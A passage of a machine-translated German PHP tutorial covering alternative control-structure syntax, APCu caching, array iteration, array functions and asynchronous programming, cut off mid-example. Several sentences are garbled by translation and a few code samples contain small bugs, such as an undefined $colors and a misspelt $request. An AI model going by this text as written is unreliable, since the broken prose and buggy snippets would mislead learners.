Alternative while-Anweisung

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

Alternative foreach-Anweisung

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

Alternative switch-Anweisung

```
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

Alternative if / else-Anweisung

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
```

```
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

Alternative Syntax für Kontrollstrukturen online lesen:
https://riptutorial.com/de/php/topic/1199/alternative-syntax-fur-kontrollstrukturen

Kapitel 4: APCu

Einführung

APCu ist ein Shared-Memory-Schlüsselwertspeicher für PHP. Der Speicher wird von PHP-FPM-Prozessen desselben Pools gemeinsam genutzt. Gespeicherte Daten bleiben zwischen Anforderungen bestehen.

Examples

Einfaches Speichern und Abrufen

`apcu_store` kann zum Speichern verwendet werden, `apcu_fetch` zum Abrufen von Werten:

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

Information speichern

`apcu_cache_info` liefert Informationen über den Store und seine Einträge:

```
print_r(apcu_cache_info());
```

> `apcu_cache_info()` Sie `apcu_cache_info()` ohne Limit aufrufen, werden die gesamten gespeicherten Daten zurückgegeben.
> Um nur die Metadaten zu erhalten, verwenden Sie `apcu_cache_info(true)` .
> Verwenden Sie `APCUIterator` um Informationen zu bestimmten Cache-Einträgen zu `APCUIterator` .

Iteration über Einträge

Der `APCUIterator` ermöglicht das `APCUIterator` von Einträgen im Cache:

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

Der Iterator kann mit einem optionalen regulären Ausdruck initialisiert werden, um nur Einträge mit übereinstimmenden Schlüsseln auszuwählen:

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

Informationen zu einem einzelnen Cache-Eintrag erhalten Sie über:

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

APCu online lesen: https://riptutorial.com/de/php/topic/9894/apcu

Kapitel 5: Array-Iteration

Syntax

- for ($ i = 0; $ i <count ($ array); $ i ++) {incremental_iteration (); }
- for ($ i = count ($ array) - 1; $ i> = 0; $ i--) {reverse_iteration (); }
- foreach ($ data als $ datum) {}
- foreach ($ data als $ key => $ datum) {}
- foreach ($ data as & $ datum) {}

Bemerkungen

Methodenvergleich zur Iteration eines Arrays

Methode	Vorteil
`foreach`	Die einfachste Methode zum Durchlaufen eines Arrays.
`foreach` durch Bezugnahme	Einfache Methode zum Wiederholen und Ändern von Elementen eines Arrays.
`for` mit inkrementalem Index	Ermöglicht die Wiederholung des Arrays in einer freien Reihenfolge, z. B. Überspringen oder Umkehren mehrerer Elemente
Interne Array-Zeiger	Es ist nicht länger notwendig, eine Schleife zu verwenden (damit sie jeden Funktionsaufruf einmal durchlaufen, Signale empfangen usw.) kann.

Examples

Mehrere Arrays zusammen iterieren

Manchmal müssen zwei Arrays der gleichen Länge zusammen iteriert werden, zum Beispiel:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` ist der einfachste Weg, dies zu erreichen:

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

welche ausgegeben werden:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

Dies kann über einen gemeinsamen Index erfolgen:

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

Wenn die beiden Arrays nicht über die inkrementellen Schlüssel verfügen, können `array_values($array)[$i]` verwendet werden, um `$array[$i]` zu ersetzen.

Wenn beide Arrays die gleiche Reihenfolge der Schlüssel haben, können Sie auch eine foreach-with-key-Schleife für eines der Arrays verwenden:

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

Separate Arrays können nur durchgeschleift werden, wenn sie dieselbe Länge haben und auch denselben Schlüsselnamen haben. Das bedeutet, wenn Sie keinen Schlüssel angeben und diese nummeriert sind, werden Sie in Ordnung sein, oder wenn Sie die Schlüssel benennen und in jedem Array in derselben Reihenfolge angeben.

Sie können auch `array_combine` .

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

Dann können Sie das wie folgt durchlaufen:

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

Verwenden eines inkrementellen Index

Bei dieser Methode wird eine Ganzzahl von 0 auf den größten Index im Array erhöht.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Dies ermöglicht auch die Iteration eines Arrays in umgekehrter Reihenfolge ohne die Verwendung

von `array_reverse` Dies kann zu einem Overhead führen, wenn das Array groß ist.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Mit dieser Methode können Sie den Index problemlos überspringen oder zurückspulen.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Ausgabe:

```
alpha
beta
gamma
beta
zeta
epsilon
```

Bei Arrays, die keine inkrementale Indizes (einschließlich Arrays mit Indizes in umgekehrter Reihenfolge, beispielsweise `[1 => "foo", 0 => "bar"]` , `["foo" => "f", "bar" => "b"]`) kann dies nicht direkt erfolgen. `array_values` können `array_values` oder `array_keys` verwendet werden:

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Verwendung interner Arrayzeiger

Jede Array-Instanz enthält einen internen Zeiger. Durch die Bearbeitung dieses Zeigers können verschiedene Elemente eines Arrays zu unterschiedlichen Zeitpunkten aus demselben Aufruf abgerufen werden.

Mit `each`

Jeder Aufruf von `each()` gibt den Schlüssel und den Wert des aktuellen Arrayelements zurück und inkrementiert den internen Arrayzeiger.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

Mit next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Beachten Sie, dass in diesem Beispiel angenommen wird, dass keine Elemente im Array mit boolean `false` identisch sind. Um diese Annahme zu verhindern, verwenden Sie die `key` , um zu überprüfen, ob der interne Zeiger das Ende des Arrays erreicht hat:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

Dies erleichtert auch die Iteration eines Arrays ohne direkte Schleife:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Foreach verwenden

Direkte Schleife

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

Schleife mit den Tasten

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
```

```
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

Nach Referenz durchlaufen

In den `foreach` Schleifen in den obigen Beispielen ändert das direkte Ändern des Werts (`$color` oder `$food`) seinen Wert im Array nicht. Der Operator `&` ist erforderlich, damit der Wert ein Referenzzeiger auf das Element im Array ist.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

Das ist ähnlich wie:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

Parallelität

PHP-Arrays können während der Iteration ohne Parallelitätsprobleme beliebig modifiziert werden (im Gegensatz zu Java- `List`). Wenn das Array durch Verweis iteriert wird, werden spätere Iterationen durch Änderungen am Array beeinflusst. Andernfalls wirken sich Änderungen an dem Array nicht auf spätere Iterationen aus (als würden Sie stattdessen eine Kopie des Arrays durchlaufen). Vergleichen Sie die Schleife nach dem Wert:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Ausgabe:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

Aber wenn das Array mit Bezug iteriert wird,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Ausgabe:

```
0 => 1
2 => 3
6 => 17
```

Der Schlüsselwertsatz von `4 => 5` wird nicht mehr iteriert und `6 => 7` wird in `6 => 17` geändert.

ArrayObject Iterator verwenden

Mit dem PHP-Arrayiterator können Sie die Werte ändern und die Einstellung aufheben, während Sie Arrays und Objekte durchlaufen.

Beispiel:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

Ausgabe:

```
1 => apple
2 => banana
3 => cherry
```

Array-Iteration online lesen: https://riptutorial.com/de/php/topic/5727/array-iteration

Kapitel 6: Arrays

Einführung

Ein Array ist eine Datenstruktur, die eine beliebige Anzahl von Werten in einem einzigen Wert speichert. Ein Array in PHP ist eigentlich eine geordnete Map, wobei Map ein Typ ist, der Werten Schlüssel zuordnet.

Syntax

- $ array = array ('Value1', 'Value2', 'Value3'); // Schlüssel sind standardmäßig 0, 1, 2, ...,
- $ array = array ('Value1', 'Value2',); // Optionales Nachkomma
- $ array = array ('key1' => 'Value1', 'key2' => 'Value2',); // Explizite Schlüssel
- $ array = array ('key1' => 'Value1', 'Value2',); // Array (['key1'] => Value1 [1] => 'Value2')
- $ array = ['key1' => 'Value1', 'key2' => 'Value2',]; // PHP 5.4+ Abkürzung
- $ array [] = 'ValueX'; // Hängen Sie 'ValueX' an das Ende des Arrays an
- $ array ['keyX'] = 'ValueX'; // "valueX" dem Schlüssel "keyX" zuordnen
- $ array + = ['keyX' => 'valueX', 'keyY' => 'valueY']; // Hinzufügen / Überschreiben von Elementen in einem vorhandenen Array

Parameter

Parameter	Detail
Schlüssel	Der Schlüssel ist die eindeutige Kennung und der Index eines Arrays. Es kann eine `string` oder eine `integer` . Gültige Schlüssel wären daher `'foo', '5', 10, 'a2b', ...`
Wert	Für jeden `key` gibt es einen entsprechenden Wert (andernfalls `null` *und beim Zugriff wird eine Benachrichtigung ausgegeben*). Der Wert hat keine Einschränkungen für den Eingabetyp.

Bemerkungen

Siehe auch

- Manipulieren eines einzelnen Arrays
- Auf einem Array ausführen
- Array-Iteration
- Mehrere Arrays gemeinsam bearbeiten

Examples

Array initialisieren

Ein Array kann leer initialisiert werden:

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

Ein Array kann initialisiert und mit Werten vorbelegt werden:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

Ein Array kann auch mit benutzerdefinierten Indizes *(auch assoziatives Array genannt)* initialisiert werden:

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

Wenn die Variable noch nicht verwendet wurde, erstellt PHP sie automatisch. Dies ist zwar praktisch, aber der Code wird möglicherweise schwieriger zu lesen:

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

Der Index wird normalerweise dort fortgesetzt, wo Sie aufgehört haben. PHP versucht, numerische Zeichenfolgen als Ganzzahlen zu verwenden:

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

Um ein Array mit fester Größe zu initialisieren, können Sie `SplFixedArray` :

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Hinweis: Ein mit `SplFixedArray` erstelltes `SplFixedArray` hat bei großen Datenmengen einen geringeren Speicherbedarf, die Schlüssel müssen jedoch Ganzzahlen sein.

Um ein Array mit einer dynamischen Größe, aber mit `n` nicht leeren Elementen (z. B. einem Platzhalter) zu initialisieren, können Sie eine Schleife wie folgt verwenden:

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

Wenn alle Ihre Platzhalter gleich sind, können Sie sie auch mit der Funktion `array_fill()` erstellen:

> array array_fill (int $ start_index, int $ num, gemischter $ -Wert)

Dadurch wird ein Array mit `num` Einträgen von `value` erstellt und `start_index` . Die Schlüssel beginnen bei `start_index` .

Hinweis: Wenn der `start_index` negativ ist, beginnt er mit dem negativen Index und geht von 0 für die folgenden Elemente aus.

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Fazit: Mit `array_fill()` Sie für das, was Sie tatsächlich tun können, eingeschränkt. Die Schleife ist flexibler und eröffnet Ihnen ein breiteres Spektrum an Möglichkeiten.

Wenn Sie ein Array mit einem Zahlenbereich (z. B. 1-4) füllen möchten, können Sie entweder jedes einzelne Element an ein Array anhängen oder die Funktion `range()` verwenden:

> Array-Bereich (gemischt $ start, gemischt $ end [, Anzahl $ step = 1])

Diese Funktion erstellt ein Array mit einem Bereich von Elementen. Die ersten beiden Parameter sind erforderlich, um den Start- und Endpunkt des (einschließlich) Bereichs festzulegen. Der dritte Parameter ist optional und definiert die Größe der durchgeführten Schritte. Wenn Sie einen `range` von `0` bis `4` mit einer `stepsize` von `1` `stepsize` , besteht das Array aus den folgenden Elementen: `0` , `1` , `2` , `3` und `4` . Wenn die Schrittgröße auf `2` erhöht wird (dh `range(0, 4, 2)`), wäre das resultierende Array: `0` , `2` und `4` .

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` kann mit Ganzzahlen, Floats, Booleans (die zu Ganzzahlen umgewandelt werden) und Strings arbeiten. Bei der Verwendung von Gleitkommazahlen als Argumente ist jedoch Vorsicht geboten.

Überprüfen Sie, ob der Schlüssel vorhanden ist

Verwenden Sie `array_key_exists()` oder `isset()` oder `!empty()` :

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Beachten Sie, dass `isset()` ein Element mit `null` als nicht vorhanden behandelt. Während `!empty()` dasselbe für jedes Element tut, das gleich `false` (mit einem schwachen Vergleich; beispielsweise werden `null` , `''` und `0` von `!empty()`) alle als falsch behandelt. Während `isset($map['foobar']);` ist `true !empty($map['foobar'])` ist `false` . Dies kann zu Fehlern führen (zum Beispiel kann leicht vergessen werden, dass die Zeichenfolge `'0'` als falsch behandelt wird), so dass die Verwendung

von `!empty()` oft missbilligt wird.

Beachten Sie auch, dass `isset()` und `!empty()` funktionieren (und false zurückgeben), wenn `$map` nicht definiert ist. Dies macht sie etwas fehleranfällig für die Verwendung:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

Sie können auch nach ordinalen Arrays suchen:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

Beachten Sie, dass `isset()` eine bessere Leistung als `array_key_exists()` da letzteres eine Funktion und das `array_key_exists()` ein Sprachkonstrukt ist.

Sie können auch `key_exists()` , ein Alias für `array_key_exists()` .

Prüfen, ob im Array ein Wert vorhanden ist

Die Funktion `in_array()` gibt true zurück, wenn ein Element in einem Array vorhanden ist.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

Sie können auch die Funktion `array_search()` , um den Schlüssel eines bestimmten Elements in einem Array `array_search()` .

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

In PHP 5.5 und höher können Sie `array_column()` in Verbindung mit `array_search()` .

Dies ist besonders nützlich, um zu überprüfen, ob ein Wert in einem assoziativen Array vorhanden ist :

```
$userdb = [
    [
```

```
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

Überprüfung des Array-Typs

Die Funktion `is_array()` gibt true zurück, wenn eine Variable ein Array ist.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

Sie können den Array-Typ in eine Funktion eingeben, um einen Parametertyp zu erzwingen. Das Weitergeben von etwas anderem führt zu einem schwerwiegenden Fehler.

```
function foo (array $array) { /* $array is an array */ }
```

Sie können auch die Funktion `gettype()` verwenden.

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

ArrayAccess- und Iterator-Schnittstellen

Eine weitere nützliche Funktion ist der Zugriff auf Ihre benutzerdefinierten Objektsammlungen als Arrays in PHP. Im PHP-Kern (> = 5.0.0) sind zwei Schnittstellen verfügbar, die dies unterstützen: `ArrayAccess` und `Iterator` . Ersteres ermöglicht den Zugriff auf Ihre benutzerdefinierten Objekte als Array.

ArrayAccess

Angenommen, es gibt eine Benutzerklasse und eine Datenbanktabelle, in der alle Benutzer gespeichert sind. Wir möchten eine `UserCollection` Klasse erstellen, die:

1. Erlauben Sie uns, bestimmte Benutzer anhand ihres eindeutigen Benutzernamens anzusprechen
2. grundlegende Operationen (nicht alle CRUDs, aber zumindest Erstellen, Abrufen und Löschen) für unsere Benutzersammlung ausführen

Betrachten Sie die folgende Quelle (im Folgenden verwenden wir die seit Version 5.4 verfügbare kurze Array-Erstellungssyntax `[]`):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
```

```
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
}
```

dann können wir :

```
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

`testuser` gibt Folgendes aus, vorausgesetzt, es gab keinen `testuser` bevor wir den Code starteten:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

WICHTIG: `offsetExists` wird nicht aufgerufen, wenn Sie das Vorhandensein eines Schlüssels mit der Funktion `array_key_exists` überprüfen. Der folgende Code gibt also zweimal `false` :

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Iterator

Lassen Sie uns unsere Klasse von oben mit ein paar Funktionen der `Iterator` Schnittstelle erweitern, um mit `foreach` und `while` iterieren zu können.

Zuerst müssen wir eine Eigenschaft hinzufügen, die unseren aktuellen Iterator-Index enthält. `$_position` wir sie den Klasseneigenschaften als `$_position` :

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

Zweitens fügen wir der Liste der Schnittstellen, die von unserer Klasse implementiert werden, die `Iterator` Schnittstelle hinzu:

```
class UserCollection implements ArrayAccess, Iterator {
```

fügen Sie dann die von der Schnittstelle benötigten Funktionen selbst hinzu:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

Alles in allem ist hier also die vollständige Quelle der Klasse vorhanden, die beide Schnittstellen implementiert. Beachten Sie, dass dieses Beispiel nicht perfekt ist, da die IDs in der Datenbank möglicherweise nicht sequenziell sind. Dies wurde jedoch nur geschrieben, um Ihnen die Hauptidee zu vermitteln: Sie können Ihre Objektsammlungen auf jede mögliche Weise `ArrayAccess` , indem Sie `ArrayAccess` und `Iterator` Schnittstellen implementieren:

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

und eine foreach-Schleife durch alle Benutzerobjekte:

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

was etwas ausgeben wird

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

Ein Array von Variablen erstellen

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

Diese Methode wird häufig in Frameworks verwendet, um ein Array von Variablen zwischen zwei Komponenten zu übergeben.

Arrays online lesen: https://riptutorial.com/de/php/topic/204/arrays

Kapitel 7: Asynchrone Programmierung

Examples

Vorteile von Generatoren

PHP 5.5 führt Generatoren und das Flows-Schlüsselwort ein, mit dem wir asynchronen Code schreiben können, der eher wie synchroner Code aussieht.

Der `yield` ist dafür verantwortlich, dem aufrufenden Code wieder die Kontrolle zu geben und an dieser Stelle einen Wiederaufnahmepunkt bereitzustellen. Sie können einen Wert entlang der `yield` senden. Der Rückgabewert dieses Ausdrucks ist entweder `null` oder der Wert, der an `Generator::send()` .

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

Dieser Mechanismus kann von einer Coroutine-Implementierung verwendet werden, um auf vom Generator generierte Awaitables zu warten (indem er sich selbst als Rückruf für die Auflösung registriert) und die Ausführung des Generators fortzusetzen, sobald das Awaitable aufgelöst ist.

Icicle-Ereignisschleife verwenden

Icicle verwendet Awaitables und Generatoren, um Coroutines zu erstellen.

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);
```

```
        echo "Sleep time: ", microtime(true) - $start, "\n";

        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

Verwenden der Amp-Ereignisschleife

Amp- Kabelbäume Versprechen [ein anderer Name für Awaitables] und Generatoren für Coroutine-Erstellung

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

Nicht blockierende Prozesse mit proc_open () starten

PHP unterstützt keine gleichzeitige Ausführung von Code, es sei denn, Sie installieren Erweiterungen wie `pthread` . Dies kann manchmal umgangen werden, indem `proc_open()` und `stream_set_blocking()` und deren Ausgabe asynchron gelesen wird.

Wenn wir Code in kleinere Abschnitte aufteilen, können wir ihn als mehrere Übergänge ausführen. Mit der Funktion `stream_set_blocking()` können wir jeden Teilprozess auch blockieren. Das heißt, wir können mehrere Unterprozesse erzeugen und dann in einer Schleife (ähnlich einer geraden Schleife) auf ihre Ausgabe prüfen und warten, bis alle beendet sind.

Als Beispiel können wir einen kleinen Subprozess haben, der nur eine Schleife ausführt und in jeder Iteration zufällig für 100 - 1000 ms schläft (beachten Sie, dass die Verzögerung für einen Subprozess immer gleich ist).

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

Dann wird der Hauptprozess Unterprozesse erzeugen und deren Ausgabe lesen. Wir können es in kleinere Blöcke aufteilen:

- Spawn- Unterprozesse mit proc_open () .
- Machen Sie jeden `stream_set_blocking()` mit `stream_set_blocking()` nicht blockierend.
- Führen Sie eine Schleife aus, bis alle `proc_get_status()` mit `proc_get_status()` .
- Schließen Sie die `fclose()` mit der Ausgabepipe für jeden `fclose()` mit `fclose()` und schließen Sie die Prozesshandles mit `proc_close()` .

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
